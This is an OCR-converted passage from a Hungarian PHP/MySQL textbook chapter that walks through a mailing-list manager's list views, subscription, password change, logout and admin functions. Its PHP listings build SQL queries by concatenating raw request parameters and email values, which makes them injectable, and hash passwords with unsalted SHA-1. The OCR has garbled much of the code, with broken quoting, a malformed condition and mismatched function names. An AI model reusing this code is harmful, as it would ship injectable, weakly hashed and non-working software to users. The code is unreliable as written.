
Ha visszalápozunk a 30.4 ábrára, még egy hasonló lehetőséget látunk: az „Összes lista megjelenítése” gombbal a rendszerben elérhető összes levelezőlistát tekinthetjük meg. Ahhoz, hogy ez a funkció valóban hasznos legyen, korlátozni kell az egy oldalon megjelenítendő listák számát (mondjuk tízre), és meg kell adni a felhasználónak a lapozás lehetőségét. Az egyszerűség kedvéért ettől ebben a projektben eltekintünk.

Ez a három menüpont az osszes-lista-megjelenítése, az egyeb-listák-megjelenítése és a sajat-listák-megjelenítése műveletet váltja ki. Mint ahogy arra számíthattunk, ezek a műveletek igen hasonlóan működnek. Kódjuk a következő:

```
case 'osszes-lista-megjelenitese':
    elemek_megjelenitese('Összes lista', osszes_lista_lekerese(), 'informacio',
                          'archivum-megjelenitese','');
break;
case 'egyeb-listak-megjelenitese':
    elemek_megjelenitese('Nem kérte levelezőlisták',
                          nem_feliratkozott_listak_lekerese(email_lekerese()), 'informacio',
                          'archivum-megjelenitese', 'feliratkozas');
break;
case '':
case 'sajat-listak-megjelenitese':
    elemek_megjelenitese('Megrendelt levelezőlisták',
                          feliratkozott_listak_lekerese(email_lekerese()), 'informacio',
                          'archivum-megjelenitese', 'leiratkozas');
break;
```

Látható, hogy minden művelet a kimeneti_fuggvenyek.php könyvtár elemek_megjelenitese() függvényét hívja meg, azonban más és más paraméterekkel teszi ezt. A korábban már említett email_lekerese() függvényt szintén meghívják, hogy lekérje a felhasználó e-mail címét.

Hogy megértsük az elemek_megjelenitese() függvény működését, vessünk egy pillantást a 30.7 ábrára, amely az „Egyéb listák megjelenítése” oldalt mutatja!



30.7 ábra: Az elemek_megjelenitese() függvény itt azoknak a levelezőlistáknak a listáját írja ki, amelyekre a felhasználó nem iratkozott fel.

Vizsgáljuk meg most az elemek_megjelenitese() függvény kódját, amit a 30.7 példakód tartalmaz!

30.7 példakód: A kimeneti_fuggvenyek.php könyvtár elemek_megjelenitese() függvénye –A függvény az egyes listákat és az azokhoz kapcsolódó műveleteket jeleníti meg

```
function elemek_megjelenitese($cim, $lista, $muvelet1='', $muvelet2='', $muvelet3='') {
    global $tablazat_szelessege;
    echo "<table width=\"$tablazat_szelessege\" cellspacing=\"0\""
        cellpadding=\"0\" border=\"0\">";

    // műveletek megszámolása
    $muveletek=($muvelet1!='') + ($muvelet2!='') + ($muvelet3!='');

    echo "<tr>
        <th colspan=\"".(1+$muveletek)."\\" bgcolor=\"#5B69A6\>" .
        .$cim."</th>
    </tr>";

    // elemek megszámolása
    $elemek=sizeof($lista);

    if($elemek == 0) {
        echo "<tr>
            <td colspan=\"".(1+$muveletek)."\\" align=\"center\>Nincs
            megjeleníthető elem</td>
        </tr>";
    } else {
        // sorok kiíratása
        for($i=0; $i<$elemek; $i++) {
            if($i%2) {
                // váltakozó háttérszínek
                $hatterszin="#ffffff";
            } else {
                $hatterszin="#ccccff";
            }

            echo "<tr>
                <td bgcolor=\"".$hatterszin."\"
                width=\"\".($tablazat_szelessege - ($muveletek * 149)).\">";

            echo $lista[$i][1];

            if ($lista[$i][2]) {
                echo " - ".$lista[$i][2];
            }

            echo "</td>";

            // gombok létrehozása soronként max. három művelethez
            for($j=1; $j<=3; $j++) {
                $var="muvelet".$j;

                if($$var) {
                    echo "<td bgcolor=\"".$hatterszin."\"
                    width=\"149\>";
```

```

// nézet/előnézet gombok speciálisak, mert egy fájlra hivatkoznak
if(( $$var == 'HTML-elonezete') || ($$var == 'HTML-megjelenitese') ||
($$var == 'szoveges-elonezete') || ($$var == 'szoveges-megjelenitese')) {
    elonezet_gomb_megjelenitese($lista[$i][3], $lista[$i][0], $$var);
} else {
    gomb_megjelenitese($$var, '&id=' . $lista[$i][0] );
}
echo "</td>";
}
echo "</tr>\n";
}
echo "</table>";
}
}

```

A függvény kimenete az elemek táblázata, amelyben minden egyik elemnél legfeljebb három kapcsolódó művelet (illetve a műveletek gombja) látható. A függvény sorrendben az alábbi öt paramétert várja:

- A \$cím a táblázat tetején megjelenő címet tartalmazza. A 30.7 ábrán látható esetben címként a „Nem kért levelező-listák” kifejezést adtuk át, ahogy ezt az egyeb-listák-megjelenítése művelethez tartozó kódrészletben már láthattuk.
- A \$lista a táblázat soraiban megjelenítendő elemek tömbje. Jelen esetben azoknak a levelezőlistáknak a tömbje, amelyekre a felhasználó jelenleg nincsen feliratkozva. A tömböt (ebben az esetben) a rövidesen bemutatandó nem_feliratkozott_listak_lekerese() függvénnyel hozzuk létre. Többdimenziós tömbbel állunk szemben, amelynek minden sorában maximum négy, az adott sorhoz tartozó adatot találunk. Ezek sorrendben a következők:
 - A \$lista[n][0] az elem azonosítóját tartalmazza; ez jellemzően a sor száma. Ez adja meg a műveletgomboknak azt az azonosítót, amelyből tudják, hogy melyik sorral kell dolgozniuk. Ebben az esetben az adatbázisból vesszük az azonosítókat; erről a későbbiekben még bővebben szó esik majd.
 - A \$lista[n][1] az elem nevét tartalmazza. Ez az adott elemhez megjelenő szöveg. A 30.7 ábrán látható esetben a táblázat első sorában ez az elemnév a MySQL telepítése.
 - A \$lista[n][2] és a \$lista[n][3] opcionális. További információk megjelenítésére használjuk őket. A „További információ” szövegnek, illetve a „További információ” azonosítónak felelnek meg. A két paraméter használatára akkor nézünk majd példát, amikor az Adminisztrativ funkciók megvalósítása című részben a „Hírlevél megtekintése” művelethez érünk.
- A függvény opcionális harmadik, negyedik és ötödik paraméterével az egyes sorokban megjelenő gombok által végrehajtott műveleteket adjuk át. A 30.7 ábrán látható három gomb sorrendben az „Információ”, az „Archívum megjelenítése” és a „Feliratkozás”.

Az „Összes lista megjelenítése” oldalon úgy jutunk ehhez a három gombhoz, hogy ezeknek a műveleteknek a nevét adjuk át paraméterként: 'informacio', 'archivum-megjelenitese' és 'feliratkozas'. A gomb_megjelenitese() függvény használatával ezeknek a műveleteknek a nevét tartalmazó és a hozzájuk rendelt műveletet kiváltó gombokat kapunk.

A megjelenítés műveletek mindegyike az elemek_megjelenitese() függvényt hívja meg, azonban különböző módon teszik ezt, amit jól láthatunk, ha visszalapozunk ezekhez a műveletekhez. Nem csak más címekkel és műveletgombokkal dolgoznak, hanem más-más függvénnyel állítják elő a megjelenítendő elemek tömbjét. Az „Összes lista megjelenítése” az osszes_lista_lekerese(), az „Egyéb listák megjelenítése” a nem_feliratkozott_listak_lekerese(), a „Saját listák megjelenítése” pedig a feliratkozott_listak_lekerese() függvényt használja. Mind a három függvény hasonlóképpen működik, és mind az mlm_fuggvenyek.php függvénykönyvtárban található meg.

Nézzük meg a nem_feliratkozott_listak_lekerese() függvény kódját, mivel ezt a példát követtük idáig! A kódot a 30.8 példakódban találjuk.

30.8 példakód: Az mlm_fuggvenyek.php könyvtár nem_feliratkozott_listak_lekerese() függvénye – A függvény azon levelezőlisták tömbjét hozza létre, amelyekre a felhasználó nem iratkozott fel

```

function nem_feliratkozott_listak_lekerese($email) {
    $lista = array();

```

```

$lekerdezes = "SELECT listak.listaID, listanev, email FROM listak
                LEFT JOIN al_listak on listak.listaID = al_listak.listaID
                AND email='".$email."' WHERE email IS NULL
                ORDER BY listanev";

if($kapcsolat=adatbazishoz_kapcsoladas()) {
    $eredmeny = $kapcsolat->query($lekerdezes);
    if(!$eredmeny) {
        echo '<p>Nem sikerült lekérni az adatbázisból a listát.</p>';
        return false;
    }

    $num = $eredmeny->num_rows;
    for($i = 0; $i<$num; $i++) {
        $sor = $eredmeny->fetch_array();
        array_push($lista, array($sor[0], $sor[1]));
    }
}
return $lista;
}

```

A fenti kódhoz is látható, hogy a függvény e-mail címet vár paraméterként. Ez annak a felhasználónak az e-mail címe kell, hogy legyen, akivel éppen dolgozunk. A feliratkozott_listak_lekerese() függvénynek is e-mail címet kell paraméterként átadni, viszont az osszes_lista_lekerese() függvény – érthető módon – ezt nem igényli.

A felhasználó e-mail címének birtokában kapcsolódunk az adatbázishoz, és vesszük az összes olyan levelezőlistát, amelyre a felhasználó nincsen feliratkozva. LEFT JOIN, vagyis bal összekapcsolás alkalmazásával keressük meg az adott feltételnek meg nem felelő tételeket, majd ciklussal végiglépkedünk az eredményen, és az array_push() beépített függvénytelivel soronként létrehozzuk a tömböt.

Most, hogy megtudtuk, hogyan lehet létrehozni ezt a listát, nézzük meg az ezekhez a képernyőkhöz tartozó gombokat!

Listainformációk megjelenítése

A 30.7 ábrán látható „Információ” gomb az „informacio” műveletet váltja ki, mégpedig a következőképpen:

```

case 'informacio':
    informacio_megjelenitese($_GET['id']);
break;

```

Az informacio_megjelenitese() függvény meghívásának eredményét a 30.8 ábrán láthatjuk.

A függvény általános információt közöl az adott levelezőlistáról, majd kiírja a feliratkozott felhasználók számát, illetve a listára kiküldött és az archívumban elérhető hírlevelek számát (erről rövidesen majd bövebben is olvashatunk). A függvény kódját a 30.9 példakódban láthatjuk.

30.9 példakód: A kimeneti_fuggvenyek.php könyvtár informacio_megjelenitese() függvénye – A függvény a listákhoz kapcsolódó információkat jeleníti meg

```


function informacio_megjelenitese($listaID) {
    if(!$listaID) {
        return false;
    }

    $info=listau_info_betoltese($listaID);

    if($info) {
        echo "<h2>".formazas($info[listanev])."</h2>

```

```
<p>".formazas($info[leiras])."  
</p><p>Feliratkozottak száma:". $info[felhasznalok]."  
</p><p>Hirlevelek száma az archivumban:"  
    . $info[archivum]. "</p>";  
}  
}
```



30

30.8 ábra: Az informacio megjelenitese () rövid leírást közöl az adott levelezőlistáról.

Az informacio_megjelenitese() függvény két másik függvény segítségével látja el feladatát. Ez a két függvény a lista_info_betoltese() és a formazas(). Az előbbi visszakeresi az adatbázisból a megfelelő adatokat. A formazas() függvény egyszerűen formázza az adatbázisból származó adatokat: eltávolítja a perjeleket, HTML sortörésekkel alakítja az újsorokat stb.

Nézzük meg röviden az `mlm_fuggvenyek.php` függvénykönyvtárban található `lista_info_betoltese()` függvényt, amelynek kódjára a 30.10 példákódban láthatjuk!

30.10 példakód: Az `mlm_fuggvenyek.php` könyvtár `lista_info_betoltese()` függvénye – A függvény a levelezőlistáról meglévő információk tömbjét hozza létre

```
// töltsük be az adatbázisból a listáról tárolt adatokat
function lista_info_betoltese($listaID) {
    if(!$listaID) {
        return false;
    }

    if(!($kapcsolat=adatbazishoz_kapcsolodas())) {
        return false;
    }

    $lekerdezés = "SELECT listanev, leiras FROM listak WHERE listaID='".$listaID."'";
    $eredmeny = $kapcsolat->query($lekerdezés);

    if(!$eredmeny) {
        echo "<p>Nem sikerült visszakeresni a levelezőlistát.</p>";
        return false;
    }

    $info = $eredmeny->fetch_assoc();

    $lekerdezés = "SELECT COUNT(*) FROM al_listak WHERE listaID='".$listaID."'";
    $eredmeny = $kapcsolat->query($lekerdezés);
```

```

if($eredmeny) {
    $sor = $eredmeny->fetch_array();
    $info['felhasznalok'] = $sor[0];
}

$lekerdezes = "SELECT COUNT(*) FROM hirlevel WHERE listaID='".$listaID."'
                AND allapot='ELKULDOTT'";

$eredmeny = $kapcsolat->query($lekerdezes);

if($eredmeny) {
    $sor = $eredmeny->fetch_array();
    $info['archivum'] = $sor[0];
}

return $info;
}

```

A függvény három adatbázis-lekérdezést futtatva gyűjti be a listák táblából a levelezőlisták nevét és leírását, az alábbi listák táblából a feliratkozott felhasználók számát, valamint a hirlevel táblából a kiküldött hírlevelek számát.

Levelezőlisták archívumának megtekintése

A felhasználók nem csak az egyes listák leírását, hanem – az „Archívum megjelenítése” gombra kattintva – az adott levelező-listára elküldött hírleveket is megtekinthetik. A gomb az 'archivum-megjelenítése' műveletet váltja ki, amely pedig az alábbi kódot futtatja:

```

case 'archivum-megjelenítése':
    elemek_megjelenítése(listanev_lekerese($_GET['id']).'archívuma',
                           archivum_lekerese($_GET['id']), 'HTML-megjelenítése',
                           'szöveges-megjelenítése', '');
break;

```

Ez a függvény is az elemek_megjelenítése() meghívásával listázza ki az adott levelezőlistára küldött hírleveleket, amiket pedig az mlm_függvenyek.php könyvtár archivum_lekerese() függvényével keresünk vissza. Ez utóbbi függvény kódját a 30.11 példákóban olvashatjuk.

30.11 példakód: Az mlm_függvenyek.php könyvtár archivum_lekerese() függvénye – A függvény az adott levelezőlista archív hírleveleinek tömbjét hozza létre

```

function archivum_lekerese($listaID) {
    // a levelezőlista archivált hírleveleinek tömbjét adja vissza
    // a tömbnek ilyen sorai vannak (hirlevelID, targy)

    $lista = array();
    $listanev = listanev_lekerese($listaID);

    $lekerdezes = "SELECT hirlevelID, targy, listaID FROM hirlevel
                    WHERE listaID = '".$listaID."' AND allapot = 'ELKULDOTT'
                    ORDER BY kuldvé";

    if($kapcsolat=adatbazishoz_kapcsoladas()) {
        $eredmeny = $kapcsolat->query($lekerdezes);
        if(!$eredmeny) {
            echo "<p>Nem sikerült lekérni az adatbázisból a listát.</p>";
            return false;
        }
    }
}

```

```

}

$num = $eredmeny->num_rows;

for($i = 0; $i<$num; $i++) {
    $sor = $eredmeny->fetch_array();
    $tomb_sor = array($sor[0], $sor[1],
                      $listanev, $listaID);
    array_push($lista, $tomb_sor);
}
}

return $lista;
}

```

Megint csak az történik, hogy a függvény begyűjt az adatbázisból a szükséges információt – jelen esetben az elküldött hírlevelek adatait –, majd létrehozza az elemek_megjelenitese() függvénynek paraméterként átadható tömböt.

30

Fel- és leiratkozás

A levelezőlisták 30.7 ábrán látható listáján mindegyik levelezőlistához tartozik egy olyan gomb, amire kattintva a felhasználó feliratkozhat az adott listára. Hasonlóképpen, ha a felhasználó a „Saját listák megjelenítése” gombra kattintva megtekinti azoknak a levelezőlistáknak a listáját, amelyekre már feliratkozott, minden levelezőlista mellett egy „Leiratkozás” gombot láthat.

Ezek a gombok a feliratkozas és a leiratkozas műveletet váltják ki, amelyek az alábbi kód részleteket hívják meg:

```

case 'feliratkozas':
    feliratkozas(email_lekerese(), $_GET['id']);
    elemek_megjelenitese('Megrendelt levelezőlisták',
                          feliratkozott_listak_lekerese(email_lekerese()),
                          'informacio', 'archivum-megjelenitese', 'leiratkozas');
break;

case 'leiratkozas':
    leiratkozas(email_lekerese(), $_GET['id']);
    elemek_megjelenitese('Megrendelt levelezőlisták',
                          feliratkozott_listak_lekerese(email_lekerese()),
                          'informacio', 'archivum-megjelenitese', 'leiratkozas');
break;

```

Mindkét esetben egy függvényt hívunk meg (feliratkozas() vagy leiratkozas()), majd az elemek_megjelenitese() függvény ismételt meghívásával újra megjelenítjük azoknak a levelezőlistáknak a listáját, amelyekre a felhasználó feliratkozott.

A feliratkozas() és a leiratkozas() függvény kódját a 30.12 példakódban találjuk.

30.12 példakód: Az mlm_fuggvenyek.php könyvtár feliratkozas() és leiratkozas() függvénye – Ezek a függvények adják hozzá a felhasználót az adott levelezőlistához, illetve távolítják el arról

```

// e-mail cím hozzáadása a listához
function feliratkozas($email, $listaID) {
    if(!$email) || (!$listaID) || (!letezo_lista($listaID))
        || (!letezo_felhasznalo($email))) {
        return false;
}

// ha már feliratkozott, akkor kilépés
if(feliratkozott($email, $listaID)) {
    return false;
}

```

```

}

if(!($kapcsolat=adatbazishoz_kapcsolodas()) ) {
    return false;
}

$lekerdezes = "INSERT INTO al_listak VALUES ('".$email."', $listaID)";

$eredmeny = $kapcsolat->query($lekerdezes);
return $eredmeny;
}

// e-mail cím eltávolítása a levelezőlistáról
function leiratkozas($email, $listaID) {

    if (((!$email) || (!$listaID)) {
        return false;
    }

    if(!($kapcsolat=adatbazishoz_kapcsolodas()) ) {
        return false;
    }

    $lekerdezes = "DELETE FROM al_listak WHERE email='".$email.''
                    AND listaID='".$listaID."'";
    $eredmeny = $kapcsolat->query($lekerdezes);
    return $eredmeny;
}

```

A feliratkozas() függvény a feliratkozásnak megfelelő adatokat tartalmazó sort ad az al_listak táblához, a leiratkozas() függvény viszont törli ezt a sort.

A felhasználói fiók beállításainak megváltoztatása

Amikor a „Fiókbeállítások” gombra kattintunk, a 'fiok-beallitasok' műveletet hívjuk meg. Ennek kódja a következő:

```

case 'fiok-beallitasok':
    fiok_urlap_megjelenitese(email_lekerese(),
    valodi_nev_lekerese(email_lekerese()), mime_tipus_lekerese(email_lekerese()));
break;

```

Láthatjuk, hogy újból a – korábban már a felhasználói fiók létrehozásához használt – fiok_urlap_megjelenitese() függvényt hívjuk meg. Jelen esetben azonban a felhasználó meglévő adatait adjuk neki át, amelyek a könnyű szerkeszthetőség érdekében megjelennek az űrlapban. Amikor a felhasználó az űrlapküldési gombra kattint, a korábban már bemutatott 'fiok-tarolasa' műveletet hajtja végre.

Jelszavak megváltoztatása


A „Jelszóváltoztatás” gombra kattintással a felhasználó a 'jelszo-valtoztatas' műveletet hívja meg, amivel az alábbi kódot váltja ki:

```

case 'jelszo-valtoztatas':
    jelszo_urlap_megjelenitese();
break;

```

A kimeneti_fuggvenyek.php könyvtár jelszo_urlap_megjelenitese() függvénye pusztán egy űrlapot jelenít meg, amit a felhasználó jelszava megváltoztatására használhat. Az űrlapot a 30.9 ábrán látjuk.



30.9 ábra: A jelszo_urlap_megjelenitese() függvény lehetőséget ad a felhasználóknak jelszavuk megváltoztatására.

Amikor a felhasználó az ürlap alján lévő „Jelszóváltoztatás” gombra kattint, a 'jelszo-megvaltoztatasa-tarolasa' műveletet váltja ki, amelynek a következő a kódja:

```
case 'jelszo-megvaltoztatasa-tarolasa':
    if(jelszo_valtoztatas(email_lekerese(), $_POST['elozo_jelszo'],
        $_POST['uj_jelszo'], $_POST['uj_jelszo2'])) {
        echo "<p style=\"padding-bottom: 50px;\">OK: jelszavát megváltoztattuk.</p>";
    } else {
        echo "<p style=\"padding-bottom: 50px;\">Sajnáljuk, jelszavát
            nem sikerült megváltoztatni.</p>";
        jelszo_urlap_megjelenitese();
    }
break;
```

A fenti sorokból kiderül, hogy a kód a jelszo_valtoztatas() függvénytelével próbálja meg megváltoztatni a jelszót, aminek eredményéről tájékoztatja a felhasználót. A 30.13 példakódban látható jelszo_valtoztatas() függvény a felhasznaloi_hitelesites_fuggvenyek.php függvénykönyvtárban található.

30.13 példakód: A felhasznaloi_hitelesites_fuggvenyek.php könyvtár jelszo_valtoztatas() függvénye – A függvény ellenőri és módosítja a felhasználó jelszavát

```
function jelszo_valtoztatas($email, $elozo_jelszo, $uj_jelszo,
    $uj_jelszo_megerositese) {
// az e-mail címhez tartozó jelszó megváltoztatása újra
// visszatérési értéke true vagy false

    // ha az előző jelszó megfelelő,
    // akkor uj_jelszo-ra változtatja az előző jelszót, és true,
    // egyébként false értékkal tér vissza
    if (bejelentkezes($email, $elozo_jelszo)) {
        if($uj_jelszo==$uj_jelszo_megerositese) {
            if (!($kapcsolat = adatbazishoz_kapcsolodas())) {
                return false;
            }

            $lekerdezes = "UPDATE felhasznalok
                SET jelszo = shal('".$uj_jelszo."')
                WHERE email = '".$email."'";
            $eredmeny = $kapcsolat->query($lekerdezes);
            return $eredmeny;
        }
    }
}
```

```

    } else {
        echo "<p>A jelszavak nem egyeznek meg.</p>";
    }
} else {
    echo "<p>A régi jelszava nem megfelelő.</p>";
}

return false; // a régi jelszó nem volt megfelelő
}

```

Ez a függvény igen hasonló a korábban már látott jelszóváltoztató függvényekhez. Ellenőrzésképpen összehasonlitja a felhasználó által megadott két új jelszót, majd egyezőségük esetén megpróbálja módosítani az adatbázisban a felhasználó jelszavát.

30 Kijelentkezés

A „Kijelentkezés” gombra kattintó felhasználó a 'kijelentkezes' műveletet váltja ki. A művelet által végrehajtott, az index.php fájlban lévő kód annak előfeldolgozási részében található, és a következőképpen néz ki:

```

if($muvelet == 'kijelentkezes') {
    unset($muvelet);
    $_SESSION=array();
    session_destroy();
}

```

Ez a kódrészlet töri a munkamenet-változókat, és megszünteti a munkamenetet. Figyeljük meg, hogy egyúttal a muvelet változót is felszabadítja! Ez azt jelenti, hogy művelet nélkül lépünk be a fő case utasításba, az alábbi kódot kiváltva ezzel:

```

default:
    if(!bejelentkezes_ellenorzes()) {
        bejelentkezesi_urlap_megjelenitese($muvelet);
    }
break;


```

A fenti kód futtatásának eredményeként bárki más bejelentkezhet, illetve az imént kilépett felhasználó bejelentkezhet más néven.

Adminisztrátori funkciók megvalósítása

A levelezőlista-alkalmazás kezelőjeként belépő felhasználók további menülehetőségekhez férnek hozzá; a 30.10 ábrán ezeket látjuk.

Az adminisztrátori funkciók a „Lista létrehozása” (új levelezőlista létrehozása), a „Hírlevél létrehozása” (új hírlevél létrehozása) és a „Hírlevél megtekintése” (a még el nem küldött hírlevelek megtekintése és küldése) gombbal érhetők el. Nézzük meg most ezeket egyenként!



30.10 ábra: Az adminisztrátori menüvel levelezőlistákat hozhatunk létre, illetve kezelhetjük a meglévőket.

Új levelezőlista létrehozása

Ha az adminisztrátor úgy dönt, hogy a „Lista létrehozása” gombra kattintva új levelezőlistát állít be, a 'levelezolista-letrehozasa' műveletet hajtja végre, ami az alábbi kódot hívja meg:

```
case 'levelezolista-letrehozasa':
```

```
    lista_urlap_megjelenitese(email_lekerese());
```

```
break;
```

A kimeneti_fuggvenyek.php könyvtárban található lista_urlap_megjelenitese() függvény egy űrlapot jelenít meg az adminisztrátor számára, aki annak mezőiben megadhatja az új levelezőlista adatait. A függvény pusztán HTML kimenetet ad, így részletesebben most nem foglalkozunk vele. Meghívásának eredményét a 30.11 ábrán láthatjuk.

Amikor az adminisztrátor a „Lista mentése” gombra kattint, a 'lista-tarolasa' műveletet váltja ki, ami viszont az index.php fájl alábbi kód részletét hívja meg:

```
case 'lista-tarolasa':
```

```
if(lista_tarolasa($_SESSION['admin_felhasznalo'], $_POST)) {
```

```
    echo "<p style=\"padding-bottom: 50px;\">Az új lista hozzá lett adva.</p>";
```


```
    elemek_megjelenitese('Összes lista', osszes_lista_lekerese(), 'informacio',
                           'archivum-megjelenitese', ''');
```

```
} else {
```

```
    echo "<p style=\"padding-bottom: 50px;\">A listát nem lehetett eltárolni.  
Kérjük, próbálja meg újra!</p>";
```

```
}
```

```
break;
```



30.11 ábra: A „Lista létrehozása” űrlapon az adminisztrátornak az új levelezőlista nevét és leírását kell megadnia.

Látható, hogy a kód megkíséri az adminisztrátort, hogy megadja az új levelezőlista névét és leírását. Ez a függvény a lista_tarolasa() függvényrel való meghívásával működik.

30.14 példakód: Az mlm_fuggvenyek.php könyvtár lista_tarolasa() függvénye – Ez a függvény szűrja be az adatbázisba az új levelezőlistákat

```
function lista_tarolasa($admin_felhasznalo, $adatok) {
    if (!kitoltott($adatok)) {
        echo "<p>Minden mezőt ki kell tölteni. Kérjük, próbálja meg újra!</p>";
        return false;
    } else {
        if(!admin_felhasznalo_ellenorzeze($admin_felhasznalo)) {
            return false;
            // hogy hívta meg ezt a függvényt olyan valaki, aki nem adminként jelentkezett be?
        }

        if(!($kapcsolat=adatbazishoz_kapcsoladas())) {
            return false;
        }
    }
}
```

```

$lekerdezes = "SELECT count(*) FROM listak WHERE listanev = '". $adatok['nev']."' ";
$eredmeny = $kapcsolat->query($lekerdezes);
$sor = $eredmeny->fetch_array();

if($sor[0] > 0) {
    echo "<p>Sajnáljuk, ilyen névvel már létezik levelezőlista.</p>";
    return false;
}

$lekerdezes = "INSERT INTO listak VALUES (NULL,
                                         '".$adatok['nev']."',
                                         '".$adatok['leiras']."')";

$eredmeny = $kapcsolat->query($lekerdezes);
return $eredmeny;
}
}

```

A függvény csak némi ellenőrzést követően írja az adatokat az adatbázisba. Először is megnézi, hogy minden adatmező ki lett-e töltve, az aktuális felhasználó valóban adminisztrátor-e, illetve egyedi-e a levelezőlista neve. Ha minden rendben van, az új levelezőlistát hozzáadja az adatbázis listák táblájához.

Új hírlevél feltöltése


Végre elérkeztünk az alkalmazás végéjéhez, ami nem más, mint a hírlevelek feltöltése és kiküldése a levelezőlistákra. Amikor az adminisztrátor a „Hírlevél létrehozása” gombra kattint, a 'hirlevel-letrehozasa' műveletet váltja ki, amelyhez az alábbi kód tartozik:

```

case 'hirlevel-letrehozasa':
    hirlevel_urplep_megjelenitese(email_lekerese());
    break;

```

Az alkalmazás ekkor a 30.12 ábrán látható ürlapot jeleníti meg az adminisztrátornak.



30.12 ábra: Az adminisztrátor a „Hírlevél létrehozása” oldalon a hírlevélhez szükséges fájlok feltöltésére alkalmas ürlapot talál.

Emlékezhetünk rá, hogy alkalmazásunk azzal a feltételezéssel él, hogy az adminisztrátor korábban már offline létrehozta a hírlevél HTML és szöveges verzióját, és küldés előtt mindenkor fel fogja tölteni. Ez azzal az előnnyel jár az adminisztrátorok számára, hogy az általuk kedvelt szoftverben alkothatják meg hírleveleiket. Levelezőlista-kezelő alkalmazásunk ennek köszönhetően szélesebb körben lesz használható.

Az adminisztrátornak számos mezőt ki kell töltenie ezen az ürlapon. Először a levelezőlistát kell kiválasztania az ürlap tetején található, legördülő menüből. Ezt követően meg kell adni a hírlevél tárgyát; ez kerül majd a kiküldendő e-mail „Tárgy” sorába.

Az összes többi űrlapmező fájlfeltöltésre szolgál, amit a mellette lévő „Tallózás” gomb is jelez. Hírlevél küldéséhez az adminisztrátornak a szöveges és a HTML verziót is fel kell töltenie (ez természetesen tetszés szerint módosítható). Az űrlapon jó néhány további képmező is látható, amelyekkel az adminisztrátor a HTML verzióba beágazott képeket töltheti fel – ha vanak ilyenek. minden egyes állományt egyenként kell kiválasztani és feltölteni.

Ez az űrlap nagyon hasonló a szokásos fájlfeltöltésekhez használtakhoz, a különbség annyi, hogy jelen esetben több fájl feltöltésére alkalmas. Ez apróbb módosításokat igényel az űrlap szintaktikájában, illetve az űrlap elküldése után kicsit másképpen kell kezelnünk a feltöltött fájlokat.

A `hirlevel_urlap_megjelenitese()` függvény kódját a 30.15 példakód mutatja.

30.15 példakód: A `kimeneti_fuggvenyek.php` könyvtár `hirlevel_urlap_megjelenitese()` függvénye – Ez a függvény jeleníti meg a fájlfeltöltési űrlapot

```
function hirlevel_urlap_megjelenitese($email, $listaID=0) {  
    // html űrlap megjelenítése az új hírlevél feltöltéséhez  
    global $stablazat_szelessege;  
    $lista=osszes_lista_lekerese();  
    $listak=sizeof($lista);  
?  
    <table cellpadding="4" cellspacing="0" border="0"  
        width="<?php echo $stablazat_szelessege; ?>">  
    <form enctype="multipart/form-data" action="feltoltes.php" method="post">  
    <tr>  
        <td bgcolor="#cccccc">Levelezőlista:</td>  
        <td bgcolor="#cccccc">  
            <select name="lista">  
                <?php  
                for($i=0; $i<$listak; $i++) {  
                    echo "<option value=\"".$lista[$i][0]."\">\n";  
  
                    if ($listaID== $lista[$i][0]) {  
                        echo " kiválasztva";  
                    }  
                }  
                <?>  
            </select>  
        </td>  
    </tr>  
    <tr>  
        <td bgcolor="#cccccc">Tárgy:</td>  
        <td bgcolor="#cccccc">  
            <input type="text" name="targy"  
                value="<?php echo $stargy; ?>"  
                size="60" /></td>  
    </tr>  
    <tr>  
        <td bgcolor="#cccccc">Szöveges változat:</td>  
        <td bgcolor="#cccccc">  
            <input type="file" name="felhasznaloi_fajl[0]" size="60"/></td>  
    </tr>  
    <tr><td bgcolor="#cccccc">HTML változat:</td>  
    <td bgcolor="#cccccc">  
        <input type="file" name="felhasznaloi_fajl[1]" size="60" /></td>
```

```

</tr>
<tr><td bgcolor="#cccccc" colspan="2">Képek: (opcionális)

<?php
$max_kepek=10;
for ($i=0; $i<10; $i++) {
    echo "<tr><td bgcolor=\"#cccccc\">Kép ".($i+1)." </td>
        <td bgcolor=\"#cccccc\"><input type=\"file\"
            name=\"felhasznaloi_fajl[".$i+2."]\" size=\"60\"/></td>
    </tr>";
}
?>
<tr><td colspan="2" bgcolor="#cccccc" align="center">
<input type="hidden" name="max_kepek"
    value="<?php echo $max_kepek; ?>">
<input type="hidden" name="listaID"
